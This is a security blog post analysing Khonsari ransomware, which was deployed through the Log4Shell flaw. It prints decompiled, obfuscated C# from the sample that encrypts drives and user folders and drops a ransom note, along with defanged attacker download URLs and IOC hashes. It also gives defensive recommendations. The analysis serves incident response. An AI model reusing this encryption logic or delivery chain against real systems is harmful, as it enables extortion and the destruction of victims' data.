Analysis of Novel Khonsari Ransomware Deployed by the Log4Shell Vulnerability

cadosecurity.com/analysis-of-novel-khonsari-ransomware-deployed-by-the-log4shell-vulnerability/

December 14, 2021

Blog

December 14, 2021

By Matt Muir

Overview


As previously reported, a recently-discovered critical vulnerability (CVE-2021-44228) in Apache's Log4J logging utility is now being actively exploited in the wild. Researchers at Bitdefender have observed threat actors exploiting this vulnerability to deliver malicious payloads, including a novel strain of ransomware. Given this is the first ransomware known to be directly deployed by CVE-2021-44228 (also known as Log4Shell) – we decided to take a deeper look.

Ransomware Sample

We have published a playbook on how to respond to ransomware investigations that you can download here.

The ransomware sample is part of a new ransomware family named Khonsari which targets Windows servers.

The exploit loads the Java bytecode at hxxp://3.145.115[.]94/Main.class via JNDI, which then downloads the Kohnsari ransomware from hxxp://3.145.115[.]94/zambo/groenhuyzen.exe. We retrieved this sample and performed static analysis of it along with forensic analysis using the Cado platform.



Static Analysis

Since the ransomware makes use of the .NET framework and is written in C#, retrieving the source code through decompilation is straightforward when using tools such as ILspy. Once decompiled, the source code gives us a good idea of the malware's capabilities.

Khonsari is – frankly – a bit boring. It weighs in at only 12 KB and contains only the most basic functionality required to perform its ransomware objective. Its size and simplicity is also a strength however – at the time we ran the malware dynamically it wasn't detected by the systems built in Antivirus.

Soon after execution, the malware enumerates all mounted drives (apart from C:\) and begins to encrypt all contents found on them:

```
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo driveInfo in drives)
    {
        string name = driveInfo.Name;
        string text4 = "2w\u0015";
        string eDhcLlqR2 = text4;
        string text5 = "qMIamfMA";
        string text6 = text5;
        string vnNtUrJn2 = text6;
        if (!name.Equals(oymxyeRJ.CajLqoCk(eDhcLlqR2, vnNtUrJn2)))
        {
            list.Add(driveInfo.Name);
        }
    }
    foreach (string item in list)
    {
        try
        {
            foreach (string item2 in bXUaefgt(item))
            {
                if (!LxqQXinF(item2))
                {
                    try
                    {
                        File.WriteAllBytes(item2, FrfatcMQ.rVWZTCXX(File.ReadAllBytes(item2)));
                        string eDhcLlqR4 = "T)\u0004\f/4+3\u0013";
                        string text8 = "zBlcAGJA";
                        string vnNtUrJn4 = text8;
                        File.Move(item2, item2 + oymxyeRJ.CajLqoCk(eDhcLlqR4, vnNtUrJn4));
                    }
                    catch
                    {
                    }
                }
            }
        }
        catch
        {
        }
    }
    File.WriteAllText(HtqeFwaI, rbTApefo);
    Process.Start(HtqeFwaI);
}
```

Encryption of the C:\ drive is more targeted, with the ransomware sample only encrypting user directories, such as Documents, Videos, Pictures, Downloads and Desktop. Each file is encrypted using the AES 128 CBC algorithm and the extension **.khonsari** is added:

```
public string PruZnHLM
{
    get
    {
        using RSACryptoServiceProvider rSACryptoServiceProvider = new RSACryptoServiceProvider();
        RSAParameters parameters = default(RSAParameters);
        string text = "\u0017(\u0005\0";
        string text2 = text;
        string eDhcLlqR = text2;
        string text3 = "VyDBLfRt";
        string vnNtUrJn = text3;
        parameters.Exponent = Convert.FromBase64String(oymxyeRJ.CajLqoCk(eDhcLlqR, vnNtUrJn));
        string text4 = "6#\u001f~&,c?=\u00154%\"\u00134=~@<?2;\u00145h\u001d<\n70\u001f<;@\u001e#\u0019\u001d>9\u001dD5\t[\u0019\u00144.J\u0013:\u0002+\fb
        string text5 = text4;
        string text6 = text5;
        string eDhcLlqR2 = text6;
        string text7 = "ZsfHtxUW";
        string vnNtUrJn2 = text7;
        parameters.Modulus = Convert.FromBase64String(oymxyeRJ.CajLqoCk(eDhcLlqR2, vnNtUrJn2));
        rSACryptoServiceProvider.ImportParameters(parameters);
        string text8 = Convert.ToBase64String(rSACryptoServiceProvider.Encrypt(EkUGhyiR, fOAEP: true));
        string text9 = "zR[LOGf";
        string eDhcLlqR3 = text9;
        string vnNtUrJn3 = "ZrvabgFb";
        return text8 + oymxyeRJ.CajLqoCk(eDhcLlqR3, vnNtUrJn3) + Convert.ToBase64String(rSACryptoServiceProvider.Encrypt(pLhnorVc, fOAEP: true));
    }
}

public ivClqxOl()
{
    Aes aes = Aes.Create();
    aes.GenerateKey();
    aes.GenerateIV();
    EkUGhyiR = aes.Key;
    pLhnorVc = aes.IV;
}

public byte[] rVWZTCXX(byte[] SvyBqJJx)
{
    using Aes aes = Aes.Create();
    int num2 = (aes.KeySize = 0x3113E0FF ^ 0x3113E07F);
    int num3 = 0x36B330C2 ^ 0x36B33042;
    int num4 = num3;
    int num5 = num4;
    int num7 = (aes.BlockSize = num5);
    aes.Padding = PaddingMode.Zeros;
    aes.Key = EkUGhyiR;
    aes.IV = pLhnorVc;
    using ICryptoTransform legttFbV = aes.CreateEncryptor(aes.Key, aes.IV);
    return vJpmCiXM(SvyBqJJx, legttFbV);
}
```


Forensic Analysis

After static analysis, we imported a disk image from the hard disk of a Windows Server 2019 machine compromised by Khonsari to see if we could confirm our findings. Using the “Key Events” feature of Cado Response, we were immediately notified of suspicious events relating to this ransomware sample.

Firstly, Cado has highlighted that the main executable for the sample is located in the Windows temp folder – a folder typically used by malware:

This is suspicious as it’s a non-standard location for executable files on Windows and goes against developer convention.

During static analysis, we noticed that encrypted files had the .khonsari extension added to them. Cado displays these events within the platform during post-incident forensics:



Typically, ransomware samples will create a ransom note on the target system, with instructions for how to pay the ransom and contact the developers once you've done so. Khonsari is no different. As noted by Bitdefender, the Khonsari ransom note is dropped at the following path:

C:\Users\<user>\Desktop\HOW TO GET YOUR FILES BACK.TXT

Cado detects the writing of this file to disk and displays the contents of the ransom note:

Impact

We have only seen very limited distribution of this file – it is unlikely many organisations were impacted by Khonsari. However – it is a harbinger of more dangerous ransomware to come. Ominously, Microsoft have reported seeing Cobalt Strike delivered by Log4Shell – a staple of ransomware gangs.

Ransomware Recommendations

We have published a playbook on how to respond to ransomware investigations that you can download here.

If it's an opportunistic attack such as this, identify the initial method of intrusion and close all gaps. For example, if the initial infection was through an exploit kit, make sure your network is patched against the successful exploit.

If you're dealing with manually-deployed ransomware, you will need to consider a number of steps in your response. Some useful references can be found here, and here.

To ensure timely recovery, it's important that you have off-site data backups and have tested that you can successfully restore the data into a new environment. If this isn't the case, consider how effective your backup strategies are and if they can be improved. In addition, any passwords or credentials used on the infected system should be considered compromised, and reset. Normally the infected system should be wiped and reinstalled after any data for an investigation has been captured. US-CERT provides additional guidance around responding to ransomware.

It's critical that you have a sound backup and recovery process in place. With backups, it's important to ensure you have true offline copies, as some attackers will target how your backup systems function. Further, some incremental backups rely on there being a known good state of a system, so it is important that you also consider if you need a full backup vs incremental. Depending on the variant of ransomware, it will normally overwrite original files, and look to delete volume shadow backups. As such, forensic recovery of files is usually met with limited success.

Log4Shell Recommendations

A number of mitigations can be employed to reduce the impact of Log4Shell:

- Upgrade Log4J to the latest version (>=2.15.0).
- Upgrade Java installations to 2019 or later editions.
- Where that isn't possible, you can manually set the setting com.sun.jndi.rmi.object.trustURLCodebase to false.
- Setting either the system property log4j2.formatMsgNoLookups or the environment variable LOG4J_FORMAT_MSG_NO_LOOKUPS to true.
- If possible, block outgoing LDAP traffic.

Review all vulnerable internet facing systems for signs of compromise. If any systems show signs of compromise, we recommend that you investigate each system to determine what malicious activity has occurred. This could include what data or accounts may have been exposed, if propagation to other systems had occurred, or if other unknown backdoors exist, and then determine if you need to take any further incident response actions. You may wish to forensically capture then reinstall and apply updates where feasible.

For systems that have been impacted in AWS, we also recommend that you monitor connections to the AWS console for newly deployed ec2 instances, access to existing ec2 instances or S3 buckets using potentially compromised AWS credentials.

References

https://businessinsights.bitdefender.com/technical-advisory-zero-day-critical-vulnerability-in-log4j2-exploited-in-the-wild

Indicators of Compromise (IOCs)

Filename	Hash (SHA256)
groenhuyzen.exe	f2e3f685256e5f31b05fc9f9ca470f527d7fdae28fa3190c8eba179473e20789
HOW TO GET YOUR FILES BACK.txt	efbc218dfff5c4d9e4b1449380fd31a0380aee8cdfede1356ef20a986342b300

URLs
hxxp://3.145.115.94/Main.class
hxxp://3.145.115.94/zambo/groenhuyzen.exe
hxxp://3.145.115.94/zambos_caldo_de_p.txt

Email Addresses
[redacted]@gmail[.]com – See also https://twitter.com/mikko/status/1470810620496957450

About The Author

Chris Doman

Chris is well known for building the popular threat intelligence portal ThreatCrowd, which subsequently merged into the AlienVault Open Threat Exchange, later acquired by AT&T. Chris is an industry leading threat researcher and has published a number of widely read articles and papers on targeted cyber attacks. His research on topics such as the North

Korean government's crypto-currency theft schemes, and China's attacks against dissident websites, have been widely discussed in the media. He has also given interviews to print, radio and TV such as CNN and BBC News.

About Cado Security

Cado Security provides *the* cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post Next Post